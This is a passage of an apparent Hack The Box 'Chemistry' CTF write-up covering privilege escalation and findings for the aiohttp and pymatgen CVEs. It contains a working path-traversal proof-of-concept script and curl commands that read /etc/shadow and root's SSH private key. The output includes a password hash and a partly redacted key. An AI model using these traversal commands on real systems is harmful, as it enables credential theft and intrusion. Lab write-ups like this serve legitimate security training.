
Try to **cURL** `http://127.0.0.1:8080` :

```
rosa@chemistry:~$ curl -I http://127.0.0.1:8080
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Sun, 27 Oct 2024 08:53:46 GMT
Server: Python/3.9 aiohttp/3.9.1

rosa@chemistry:~$
```

At this point, we can use port forwarding through **SSH** :

```
ssh -L 8080:127.0.0.1:8080 rosa@10.10.11.38
```


Access on our machine :



This is a simple website. So, we can try web fuzzing with **GObuster** :

```
gobuster dir --url http://127.0.0.1:8080/ -w /opt/seclists/Discovery/Web-Content/big.txt -x
html,php,txt,zip
```

No more information :



2 / 3
Tilix: root@exegol-hackthebox:/workspace/Chemistry
1: root@exegol-hackthebox:/workspace/Chemistry

```
.1:8080/ -w /opt/seclists/Discovery/Web-Content/big.txt -x html,php,txt,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,zip,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 403) [Size: 14]
Progress: 102380 / 102385 (100.00%)
===============================================================
Finished
===============================================================
[Oct 27, 2024 - 10:07:29 (CET)] exegol-hackthebox Chemistry #
```

If we **cURL** `http://127.0.0.1:8080` with `-I` option, we see that the server is running :

```
Server: Python/3.9 aiohttp/3.9.1
```

Search on Internet and we find a **CVE** for `aiohttp 3.9.1`. This GitHub link has a Proof Of Concept.

Look at the script :

```
#!/bin/bash

url="http://localhost:8081"
string="../"
payload="/static/"
file="etc/passwd" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}" "$url$payload$file")
    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done
```


It is a path traversal. We should be able to read some files.

To resume, its sends a request with **cURL** and the `--path-as-is` option.

You can use the `.sh` script or simply send :

```
curl http://127.0.0.1:8080/assets/../../../../../../../../etc/shadow --path-as-is
```

Important: The POC uses `/static` directory. You need to replace it by `/assets`.


3 / 3
Tilix: root@exegol-hackthebox:/workspace/Chemistry
1: root@exegol-hackthebox:/workspace/Chemistry

```
[Oct 27, 2024 - 10:05:35 (CET)] exegol-hackthebox Chemistry # curl http://127.0.0.1:8080/assets
/../../../../../../../../etc/shadow --path-as-is
root:$6$51.cQv3bNpiiUadY$0qMYr0nZDIHuPMZuR4e7Lirpje9PwW666fRaPKI8wTaTVBm5fgkaBEojzzjsF.jjH0K0JW
i3/poCT6OfBkRpl.:19891:0:99999:7:::
daemon:*:19430:0:99999:7:::
bin:*:19430:0:99999:7:::
sys:*:19430:0:99999:7:::
sync:*:19430:0:99999:7:::
games:*:19430:0:99999:7:::
man:*:19430:0:99999:7:::
lp:*:19430:0:99999:7:::
mail:*:19430:0:99999:7:::
news:*:19430:0:99999:7:::
uucp:*:19430:0:99999:7:::
proxy:*:19430:0:99999:7:::
www-data:*:19430:0:99999:7:::
backup:*:19430:0:99999:7:::
list:*:19430:0:99999:7:::
irc:*:19430:0:99999:7:::
gnats:*:19430:0:99999:7:::
nobody:*:19430:0:99999:7:::
systemd-network:*:19430:0:99999:7:::
systemd-resolve:*:19430:0:99999:7:::
```

We can read shadow file !


Try to read **SSH** root key with :

```
curl http://127.0.0.1:8080/assets/../../../../../../../../root/.ssh/id_rsa --path-as-is
```

Output :

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsjU66WHi8Y2ZFQcM3G8VjO+NHKK8P0hIU
UbnmTGaPeW4evLeehnYFQleaC9u//vciBLNOWGqeg6Kjsq2lVRkAvwK2suJSTtVZ8qGi1v
j0wO69QoWrHERaRqmTzranVyYAdTmiXlGqUyiy0I7GVYqhv/QC7jt6For4PMAjcT0ED3Gk
HVJONbz2eav5aFJcOvsCG1aC93Le5R43Wgwo7kHPlfM5DjSDRqmBxZpaLpWK3HwCKYITbo
DfYsOMY0zyI0k5yLl1s685qJIYJHmin9HZBmDIwS7e2riTHhNbt2naHxd0WkJ8PUTgXuV2
--------------------------------REDACTED------------------------------
hiv6BSogWZ7QNAyD7OhWhOcPNBfk3YFvbg6hawQH2c0pBTWtIWTTUBtOpdta0hU4SZ6uvj
71odqvPNiX+2Hc/k/aqTR8xRMHhwPxxwAAAMEAwYZp7+2BqjA21NrrTXvGCq8N8ZZsbc3Z
2vrhTfqruw6TjUvC/t6FEs3H6Zw4npl+It13kfc6WkGVhsTaAJj/lZSLtN42PXBXwzThjH
giZfQtMfGAqJkPIUbp2QKKY/y6MENIk5pwo2KfJYI/pH0zM9l94eRYyqGHdbWj4GPD8NRK
OlOfMO4xkLwj4rPIcqbGzi0Ant/O+V7NRN/mtx7xDL7oBwhpRDE1Bn4ILcsneX5YH/XoBh
1arrDbm+uzE+QNAAAADnJvb3RAY2hlbWlzdHJ5AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

Copy/Paste and save in a file. Change rights and connect as root.



```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connec
tion or proxy settings


Last login: Fri Oct 11 14:06:59 2024
root@chemistry:~# id
uid=0(root) gid=0(root) groups=0(root)
root@chemistry:~# pwd
/root
root@chemistry:~# cat root.txt
654be82942a4d7410684a14f517da8cf
root@chemistry:~#
```

🏆 **Chemistry PWNED** 🏆

3 Findings

3.1 CVE-2024-23346

Criticality: **Critical**
CVSS-Score: **9.3**
CVSS-Vector: CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Affects: Package pymatgen <= 2024.2.8 (Python)

Summary

A critical security vulnerability exists in the JonesFaithfulTransformation.from_transformation_str() method within the pymatgen library. This method insecurely utilizes eval() for processing input, enabling execution of arbitrary code when parsing untrusted input. This can be exploited when parsing a maliciously-created CIF file.

Technical Description

Details

The cause of the vulnerability is in pymatgen/symmetry/settings.py#L97C1-L111C108. The flawed code segment involves a regular expression operation followed by the use of eval().

Vulnerable code

```
basis_change = [
    re.sub(r"(?<=\w|\))(?=\() | (?<=\))(?=\w) | (?<=(\d|a|b|c))(?=([abc]))", r"*", string,
flags=re.X)
    for string in basis_change
]
"""snip"""
([eval(x, {"__builtins__": None}, {"a": a, "b": b, "c": c}) for x in basis_change])
```

The use of eval, even with **builtins** set to None, is still a security risk. The BuiltinImporter class can be recovered with subclass traversal.

Impact

Malicious actor can execute arbitary code.

Recommendation

Upgrade `pymatgen` package to **2024.2.20** version.

3.2 CVE-2024-23334

Criticality: High
CVSS-Score: 7.5
CVSS-Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Affects: Package aiohttp >1.0.5 (Python)

Summary

Improperly configuring static resource resolution in aiohttp when used as a web server can result in the unauthorized reading of arbitrary files on the system.

Technical Description

Details

When using aiohttp as a web server and configuring static routes, it is necessary to specify the root path for static files. Additionally, the option 'follow_symlinks' can be used to determine whether to follow symbolic links outside the static root directory. When 'follow_symlinks' is set to True, there is no validation to check if a given file path is within the root directory.This can lead to directory traversal vulnerabilities, resulting in unauthorized access to arbitrary files on the system, even when symlinks are not present.

i.e. An application is only vulnerable with setup code like:

```
app.router.add_routes([
    web.static("/static", "static/", follow_symlinks=True),  # Remove follow_symlinks to
avoid the vulnerability
])
```

Impact

This is a directory traversal vulnerability with CWE ID 22. When using aiohttp as a web server and enabling static resource resolution with `follow_symlinks` set to True, it can lead to this vulnerability. This vulnerability has been present since the introduction of the `follow_symlinks` parameter.

Recommendation

Upgrade `aiohttp` package to version **3.9.2**.

4 Conclusion & Flags

During this lab, the following flags were found :

- **user** : 1ff7f3d4cc29d83c73bdfbcfde6e4fb6
- **root** : 654be82942a4d7410684a14f517da8cf

This CTF challenge demonstrated the layered nature of system exploitation, where each stage builds on the previous to achieve full compromise. By exploiting a vulnerable web server for initial access, extracting sensitive credentials from a database file, and finally leveraging a vulnerability in a local Python-based HTTP service, the challenge underscored key attack vectors often found in real-world scenarios. These stages highlight the importance of securing file upload functionalities, protecting stored credentials, and keeping software dependencies up to date. Addressing these vulnerabilities effectively could mitigate similar risks in production environments, reinforcing the need for proactive security measures and continuous monitoring.